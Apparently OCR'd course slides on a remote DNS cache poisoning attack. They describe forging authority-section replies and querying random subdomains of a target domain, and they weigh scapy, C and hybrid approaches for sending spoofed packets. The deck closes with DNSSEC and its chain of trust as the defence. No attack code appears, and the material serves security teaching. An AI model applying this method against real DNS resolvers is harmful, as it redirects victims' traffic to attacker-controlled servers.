
# Remote Attack – Solution – Part 1

- What should we put in the reply to affect the DNS cache?
  - Given a target hostname: how can we make the victim DNS server points to attacker nameserver?
  - **Use authority section**

# Remote Attack – Solution – Part 2

- What kind of query should we trigger?
  - Recall: we cannot use www.example.com
  - Also, if the answer isn't related to the question, the answer will not be accepted
  - **Use randomly generated hostnames related to the domain name**
  - Examples:
    - 733.example.com
    - abc.example.com
    - qwerty.example.com
    - Etc…

# Remote Attack – Putting It All Together



# Remote Attack – Practical Implementation

- Option #1: Pure Python `scapy`:
  - Very slow
- Option #2: Pure C implementation:
  - Can be hard
- Option #3: Hybrid approach
  - `scapy`: used to generate a template for a DNS packet (containing most info)
  - C: used to send raw packet, and generate random src port, transaction ID, and hostname.

# Protection Against DNS Spoofing Attacks

- The main problem: DNS servers cannot authenticate the replies
- Solution: DNS Security Extensions (DNSSEC)
  - RFC 4033, RFC 4034, RFC 4035
  - Authenticates DNS records in the replies by checking the sender's public key
  - Detects if a reply was spoofed
  - Adds new records:
    - RRSIG: RR signature
    - DNSKEY: Public key that a DNS resolver uses to verify signatures in RRSIG
    - DS (Delegation Signer): one-way hash of the public key provided by the sender's parent zone

# DNSSEC

Response from Root server

**DNSKEY:** Root server's public key

**RRSIG:** signatures of the records in the reply

**DS:** one-way hash of .net server's public key

verify

Response from .net server

**DNSKEY:** This server's public key

**RRSIG:** signatures of the records in the reply

**DS:** one-way hash of example.net server's public key

verify

**DNSKEY:** This server's public key

**RRSIG:** signatures of the records in the reply

Response from example.net server

verify

**Verify using trusted party (e.g., CA)**

Chain of Trust

# Questions?